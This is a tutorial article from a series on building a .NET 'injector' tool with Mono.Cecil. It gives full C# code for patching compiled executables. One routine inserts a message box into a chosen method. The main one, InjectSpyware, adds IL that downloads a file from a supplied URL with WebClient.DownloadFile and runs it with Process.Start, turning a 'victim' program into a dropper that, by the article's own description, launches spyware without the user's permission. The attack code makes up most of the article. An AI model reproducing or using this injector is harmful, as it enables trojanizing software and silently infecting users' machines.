

Before reading this article you must read:
IntroductionThis article is the obvious culmination of the previous effort of writing the “Disassembler-Mechanized “series where we are showing the process of developing special software to disassemble source code and inject an arbitrary exe into a process. The first of the four-part series of articles was about the design, configuration of API and disassemble code manipulation. In the preceding papers of this series, we have already developed the design of the custom disassembler software and the mechanics that produces the original source of a .NET assembly in the C# language and MSIL form. More specically, these two articles crated the basic infrastructure for this current paper and accompanied code injection feature implementation. In particular, this paper showcases the process of injecting external source code in the form of an .exe file into an existing .NET binary executable.
What Code Injection is
Code Injection refers to a method for attackers to manipulate programs and processes to execute another program by inserting malicious code into an application that then will be executed. The approach of code injection is very similar to hooking where it offers a hook to the Just-In-time (JIT) compiler and enables the injection of your arbitrary code and fixes its execution automatically rather than performing of the default CLR JIT compilation. The hooks in the JIT compiler filter the request of MSIL code method and provides the real MSIL instead of the MSIL contained in the assembly when the code of a method is requested. By injecting one method at a time, the MSIL code will remain obscured even if one manages to dump the code from memory. The real beauty of code injection is that, it runs without the cost of a PInoke/Interop call and doesn't affect the pace of the pure CLR method call.
Simply, we shall manipulate a .NET binary to demonstrate the code injection using message box injection and exe (malicious exe) injection tactics. The important point of consideration is to identify the entry point or the triggering in the uploaded binary, for activating the malicious program. In message box injection, we typically inject a custom message box that has a string message, into an opened exe in this software.
UI Design recap

As we stated in the earlier articles, this software contains several form controls over the end-user interface. So, it is worthless to discuss the implementations of entire controls, rather we shall move ahead with the control that are currently consumed in these articles. Here is the list of Windows Forms controls for the design and implementation of a message box and spyware injection.

If the programmer places all the form controls to implement the previous design prototype, then it will transpire in this final injector tool form. The following image belongs to the Message Box injector.

And the following figure is related to the external exe or malicious spyware injector design as in the following:
Getting Started
The functionality of External Message Box and spyware injection into a binary into the software is quite a long process and exhaustive. We shall need to play bizarre classes and methods in order to place the external MSIL code into an existing binary.
Hence, open the tabPage3 in the Design view and place the following code in the btnInjectMsg_Click method that typically confirms whether the text box in the Message Box Injector design is empty or filled with values as in the following:
- private void btnInjectMsg_Click(object sender, EventArgs e)
- {
- if (txtURL.Text!="" && txtTitle.Text != "" && txtbody.Text != "")
- {
- InjectMsg();
- }
- }
- private void btnInjectSpy_Click(object sender, EventArgs e)
- {
- if (txtURL.Text!="" && txtURLlocation.Text != "" && txtStoreLocation.Text != "")
- {
- InjectSpyware();
- }
- }
- private void ResetData()
- {
- txtURL.Text = "";
- tvMembers.Nodes.Clear();
- rtbILCode.Clear();
- rtbCsharpCode.Clear();
- rtbInfo.Clear();
- txtTitle.Text = "";
- txtbody.Text = "";
- txtURLlocation.Text = "";
- }
The mechanics of injecting an arbitrary Message Box into a current running binary executable, is in fact, a very sophisticated task especially when we don't possess the corresponding source code of that binary. Whatever methods are applied to achieve that objective is not sufficient alone until we couldn't figure the entry point that determines the triggering point of invoking that Message Box. The entry points are actually the place where we want to inject the external Message Box indeed.


The following code in the InjectMsg() method that is called when the Inject button is clicked. Several methods from the external or internal classes, especially ILProcessor, MethodInfo and Instruction, are employed to integrate the external code of CLR opcode instructions into the existing code. Here, the user interface design for Message Box Injection typically contains a couple of TextBoxes and Radio Buttons. However, the information collected from the selection of those Radio Buttons and values entered into the TextBox, this software immediately generates the corresponding CLR opcode instruction and integrates such instructions, where the user wants to place it.
- Private void InjectMsg()
- {
- var assembly = AssemblyDefinition.ReadAssembly(txtURL.Text);
- try
- {
- IEnumerator enumerator = assembly.MainModule.Types.GetEnumerator();
- while (enumerator.MoveNext())
- {
- TypeDefinition td = (TypeDefinition)enumerator.Current;
- if (td.Name == tvMembers.SelectedNode.Parent.Text)
- {
- IEnumerator enumerator2 = td.Methods.GetEnumerator();
- while (enumerator2.MoveNext())
- {
- MethodDefinition method_definition = (MethodDefinition)enumerator2.Current;
- if (method_definition.Name == tvMembers.SelectedNode.Text)
- {
- ILProcessor cilProcess = method_definition.Body.GetILProcessor();
- string ok = txtTitle.Text;
- string str = txtbody.Text;
- MethodInfo method = typeof(MessageBox).GetMethod("Show", new Type[]
- {
- typeof(string), typeof(string), typeof(MessageBoxButtons),
- typeof(MessageBoxIcon) });
- MethodReference method2 = assembly.MainModule.Import(method);
- Instruction instruction = cilProcess.Create(OpCodes.Ldstr, str);
- Instruction instruction1 = cilProcess.Create(OpCodes.Ldstr, ok);
- Instruction instruction11 = null;
- if (rbOK.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_0);
- }
- if (rbOC.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_1);
- }
- if (rbYN.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_4);
- }
- if (rbYNC.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_2);
- }
- if (rbRC.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_5);
- }
- if (rbRCI.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_3);
- }
- Instruction instruction111 = null;
- sbyte error = 16;
- sbyte question = 32;
- sbyte exclamation = 48;
- sbyte info = 64;
- if (rbInfo.Checked == true)
- {
- instruction111 = cilProcess.Create(OpCodes.Ldc_I4_S, info);
- }
- if (rbErr.Checked == true)
- {
- instruction111 = cilProcess.Create(OpCodes.Ldc_I4_S, error);
- }
- if (rbExc.Checked == true)
- {
- instruction111 = cilProcess.Create(OpCodes.Ldc_I4_S, exclamation);
- }
- if (rbQues.Checked == true)
- {
- instruction111 = cilProcess.Create(OpCodes.Ldc_I4_S, question);
- }
- try
- {
- Instruction instruction2 = cilProcess.Create(OpCodes.Call, method2);
- Instruction instr = cilProcess.Create(OpCodes.Pop);
- ILProcessor cilWorker2 = cilProcess;
- cilWorker2.InsertBefore(method_definition.Body.Instructions[0],
- instruction);
- cilWorker2.InsertAfter(instruction, instruction1);
- cilWorker2.InsertAfter(instruction1, instruction11);
- cilWorker2.InsertAfter(instruction11, instruction111);
- cilWorker2.InsertAfter(instruction111, instruction2);
- cilWorker2.InsertAfter(instruction2, instr);
- }
- catch
- {
- MessageBox.Show("Select Button type and style");
- return;
- }
- using (SaveFileDialog saveFileDialog = new SaveFileDialog
- {
- Title = "Save to :",
- Filter = "Executables | *.exe"
- })
- {
- if (saveFileDialog.ShowDialog() == DialogResult.OK)
- {
- assembly.MainModule.Runtime = TargetRuntime.Net_4_0;
- assembly.Write(saveFileDialog.FileName);
- MessageBox.Show("Message Successfuly Injected");
- DialogResult dr = MessageBox.Show("Do you want To Test it?",
- "Confirmation", MessageBoxButtons.YesNo,
- MessageBoxIcon.Question);
- if (dr == DialogResult.Yes)
- {
- Process.Start(saveFileDialog.FileName.ToString());
- }
- else
- {
- ResetData();
- return;
- }
- }
- return;
- }
- }
- }
- }
- }
- }
- catch
- {
- MessageBox.Show("First,select method from Assembled members, where you want to
- inject Message box");
- }
- }
- var assembly = AssemblyDefinition.ReadAssembly(txtURL.Text);
- IEnumerator enumerator = assembly.MainModule.Types.GetEnumerator();
- while (enumerator.MoveNext())
- {
- TypeDefinition td = (TypeDefinition)enumerator.Current;
- if (td.Name == tvMembers.SelectedNode.Parent.Text)
- {
- IEnumerator enumerator2 = td.Methods.GetEnumerator();
- while (enumerator2.MoveNext())
- {
- MethodDefinition method_definition = (MethodDefinition)enumerator2.Current;
- if (method_definition.Name == tvMembers.SelectedNode.Text)
- {
- ILProcessor cilProcess = method_definition.Body.GetILProcessor();
- string ok = txtTitle.Text;
- string str = txtbody.Text;
- MethodInfo method = typeof(MessageBox).GetMethod("Show", new Type[]
- {
- typeof(string), typeof(string),
- typeof(MessageBoxButtons), typeof(MessageBoxIcon)
- });
- MethodReference method2 = assembly.MainModule.Import(method);
- Instruction instruction = cilProcess.Create(OpCodes.Ldstr, str);
- Instruction instruction1 = cilProcess.Create(OpCodes.Ldstr, ok);
- Instruction instruction11 = null;
- if (rbOK.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_0);
- }
- if (rbOC.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_1);
- }
- if (rbYN.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_4);
- }
- if (rbYNC.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_2);
- }
- if (rbRC.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_5);
- }
- if (rbRCI.Checked == true)
- {
- instruction11 = cilProcess.Create(OpCodes.Ldc_I4_3);
- }
- Instruction instruction111 = null;
- sbyte error = 16;
- sbyte question = 32;
- sbyte exclamation = 48;
- sbyte info = 64;
- if (rbInfo.Checked == true)
- {
- instruction111 = cilProcess.Create(OpCodes.Ldc_I4_S, info);
- }
- if (rbErr.Checked == true)
- {
- instruction111 = cilProcess.Create(OpCodes.Ldc_I4_S, error);
- }
- if (rbExc.Checked == true)
- {
- instruction111 = cilProcess.Create(OpCodes.Ldc_I4_S, exclamation);
- }
- if (rbQues.Checked == true)
- {
- instruction111 = cilProcess.Create(OpCodes.Ldc_I4_S, question);
- }
- try
- {
- Instruction instruction2 = cilProcess.Create(OpCodes.Call, method2);
- Instruction instr = cilProcess.Create(OpCodes.Pop);
- ILProcessor cilWorker2 = cilProcess;
- cilWorker2.InsertBefore(method_definition.Body.Instructions[0], instruction);
- cilWorker2.InsertAfter(instruction, instruction1);
- cilWorker2.InsertAfter(instruction1, instruction11);
- cilWorker2.InsertAfter(instruction11, instruction111);
- cilWorker2.InsertAfter(instruction111, instruction2);
- cilWorker2.InsertAfter(instruction2, instr);
- }
- catch
- {
- MessageBox.Show("Select Button type and style");
- return;
- }
- using (SaveFileDialog saveFileDialog = new SaveFileDialog
- {
- Title = "Save to :",
- Filter = "Executable | *.exe"
- })

First the exe injector interface asks to upload a malicious file that would be injected. Hence, the tabPage4 contains a button to open a file open dialog that selects the malicious file from hard-disk and places the entire path of that file into the text box. Hence, create a click event handler for btnUpload and place the following code in it as in the following:
- private void btnUpload_Click(object sender, EventArgs e)
- {
- OpenFileDialog openAsm = new OpenFileDialog();
- openAsm.Filter = "Executable | *.exe";
- if (openAsm.ShowDialog() == DialogResult.OK)
- {
- txtURLlocation.Text = openAsm.FileName;
- }
- }
- private void InjectSpyware()
- {
- var assembly = AssemblyDefinition.ReadAssembly(txtURL.Text);
- try
- {
- IEnumerator enumerator = assembly.MainModule.Types.GetEnumerator();
- while (enumerator.MoveNext())
- {
- TypeDefinition td = (TypeDefinition)enumerator.Current;
- if (td.Name == tvMembers.SelectedNode.Parent.Text)
- {
- IEnumerator enumerator2 = td.Methods.GetEnumerator();
- while (enumerator2.MoveNext())
- {
- MethodDefinition method_definition =
- (MethodDefinition)enumerator2.Current;
- if (method_definition.Name == tvMembers.SelectedNode.Text &&
- !method_definition.IsSetter && !method_definition.IsGetter)
- {
- ILProcessor cilProcess = method_definition.Body.GetILProcessor();
- string str2 = txtURLlocation.Text;
- string str3 = txtStoreLocation.Text;
- ConstructorInfo meth = typeof(WebClient).GetConstructors()[0];
- MethodInfo mtd3 = typeof(WebClient).GetMethod("DownloadFile", new
- Type[] { typeof(string), typeof(string) });
- MethodInfo mtd4 = typeof(Process).GetMethod("Start", new Type[] {
- typeof(string) });
- MethodReference mtd5 = assembly.MainModule.Import(meth);
- MethodReference mtd6 = assembly.MainModule.Import(mtd3);
- MethodReference mtd7 = assembly.MainModule.Import(mtd4);
- Instruction instruction3 = cilProcess.Create(OpCodes.Newobj, mtd5);
- Instruction instruction4 = cilProcess.Create(OpCodes.Nop);
- Instruction instruction5 = cilProcess.Create(OpCodes.Ldstr, str2);
- Instruction instruction6 = cilProcess.Create(OpCodes.Ldstr, str3);
- Instruction instruction7 = cilProcess.Create(OpCodes.Nop);
- Instruction instruction8 = cilProcess.Create(OpCodes.Callvirt, mtd6);
- Instruction instruction9 = cilProcess.Create(OpCodes.Nop);
- Instruction instruction10 = cilProcess.Create(OpCodes.Ldstr, str3);
- Instruction instruction11 = cilProcess.Create(OpCodes.Call, mtd7);
- Instruction instr2 = cilProcess.Create(OpCodes.Pop);
- ILProcessor cilWorker3 = cilProcess;
- cilWorker3.InsertBefore(method_definition.Body.Instructions[0],
- instruction3);
- cilWorker3.InsertAfter(instruction3, instruction4);
- cilWorker3.InsertAfter(instruction4, instruction5);
- cilWorker3.InsertAfter(instruction5, instruction6);
- cilWorker3.InsertAfter(instruction6, instruction7);
- cilWorker3.InsertAfter(instruction7, instruction8);
- cilWorker3.InsertAfter(instruction8, instruction9);
- cilWorker3.InsertAfter(instruction9, instruction10);
- cilWorker3.InsertAfter(instruction10, instruction11);
- cilWorker3.InsertAfter(instruction11, instr2);
- using (SaveFileDialog saveFileDialog = new SaveFileDialog
- {
- Title = "save to",
- Filter = "Executables | *.exe"
- })
- {
- if (saveFileDialog.ShowDialog() == DialogResult.OK)
- {
- assembly.MainModule.Runtime = TargetRuntime.Net_4_0;
- assembly.Write(saveFileDialog.FileName);
- MessageBox.Show("Spyware Successfuly Injected");
- DialogResult dr = MessageBox.Show("Do you want To Test it?",
- "Confirmation", MessageBoxButtons.YesNo, MessageBoxIcon.Question);
- if (dr == DialogResult.Yes)
- {
- Process.Start(saveFileDialog.FileName.ToString());
- }
- else
- {
- ResetData();
- return;
- }
- }
- return;
- }
- }
- }
- }
- }
- }
- catch
- {
- MessageBox.Show("First,select method from Assembly members, where you want to
- inject Message box");
- }
- }
- ILProcessor cilProcess = method_definition.Body.GetILProcessor();
- string str2 = txtURLlocation.Text;
- string str3 = txtStoreLocation.Text;
- ConstructorInfo meth = typeof(WebClient).GetConstructors()[0];
- MethodInfo mtd3 = typeof(WebClient).GetMethod("DownloadFile", new
- Type[] { typeof(string), typeof(string) });
- MethodInfo mtd4 = typeof(Process).GetMethod("Start", new Type[] {
- typeof(string) });
- MethodReference mtd5 = assembly.MainModule.Import(meth);
- MethodReference mtd6 = assembly.MainModule.Import(mtd3);
- MethodReference mtd7 = assembly.MainModule.Import(mtd4);
- Instruction instruction3 = cilProcess.Create(OpCodes.Newobj, mtd5);
- Instruction instruction4 = cilProcess.Create(OpCodes.Nop);
- Instruction instruction5 = cilProcess.Create(OpCodes.Ldstr, str2);
- Instruction instruction6 = cilProcess.Create(OpCodes.Ldstr, str3);
- Instruction instruction7 = cilProcess.Create(OpCodes.Nop);
- Instruction instruction8 = cilProcess.Create(OpCodes.Callvirt, mtd6);
- Instruction instruction9 = cilProcess.Create(OpCodes.Nop);
- Instruction instruction10 = cilProcess.Create(OpCodes.Ldstr, str3);
- Instruction instruction11 = cilProcess.Create(OpCodes.Call, mtd7);
- Instruction instr2 = cilProcess.Create(OpCodes.Pop);
- ILProcessor cilWorker3 = cilProcess;
- cilWorker3.InsertBefore(method_definition.Body.Instructions[0],
- instruction3);
- cilWorker3.InsertAfter(instruction3, instruction4);
- cilWorker3.InsertAfter(instruction4, instruction5);
- cilWorker3.InsertAfter(instruction5, instruction6);
- cilWorker3.InsertAfter(instruction6, instruction7);
- cilWorker3.InsertAfter(instruction7, instruction8);
- cilWorker3.InsertAfter(instruction8, instruction9);
- cilWorker3.InsertAfter(instruction9, instruction10);
- cilWorker3.InsertAfter(instruction10, instruction11);
- cilWorker3.InsertAfter(instruction11, instr2);
- using (SaveFileDialog saveFileDialog = new SaveFileDialog
- {
- Title = "save to",
- Filter = "Executables | *.exe"
- })
- {
- if (saveFileDialog.ShowDialog() == DialogResult.OK)
- {
- assembly.MainModule.Runtime = TargetRuntime.Net_4_0;
- assembly.Write(saveFileDialog.FileName);
- MessageBox.Show("Spyware Successfuly Injected");
- DialogResult dr = MessageBox.Show("Do you want To Test it?",
- "Confirmation", MessageBoxButtons.YesNo, MessageBoxIcon.Question);
- if (dr == DialogResult.Yes)
- {
- Process.Start(saveFileDialog.FileName.ToString());
- }
- else
- {
- ResetData();
- return;
- }
- }
Message Box Injection
We will victimize the following executable in order to demonstrate Message Box injection.

Hence, first upload this file into the software and here the EXIT button would be the entry point of execution for the external message box. So, fill in all the necessary data for showing the message box and hit the Inject button. You'll see that a message box will pop-up about the successful injection as in the following:

It will also prompt to save-as the victim file and now open the new version of the victim file and click on the Exit button, you 'll see the external message box will appear with message data that we have entered in the design as in the following:
Spyware Injection

In this demonstration, we need two executables, one would be the victim and the rest would be the spyware executable. Hence, first upload the victim file in the software, choose or determine the triggering point for invoking the spyware exe and finally upload the spyware executable. Then hit Inject button that shows the success of the operation as in the following:
The victim file is typically an application that requires serial keys to proceed. Therefore, open the new version of this file and enter some value that you didn't know indeed. Obviously, the wrong key message is reflected as well as the inject spyware executable also activated and is displayed as in the following:
Final Note
This paper provided the rest of the implementation as External Message box injection and spyware injection. In an external message, we explicitly inject the instruction for message box execution in a stand-alone .NET binary on the pre-determined activation triggering action. For this purpose, we have also designed the end-user interface to populate the text body in the message box. On the other side, the spyware injector typically penetrates a stand-alone exe into another .NET binary executable. The stand-alone spyware or application executes without the user permission because its invoking is linked to the victim executable specific action. In the next article of this series, we shall analyze the penetration of an external instruction in detail as well as come across a couple of new ideas related to this software.
Join the conversation! Your thoughts help the community grow.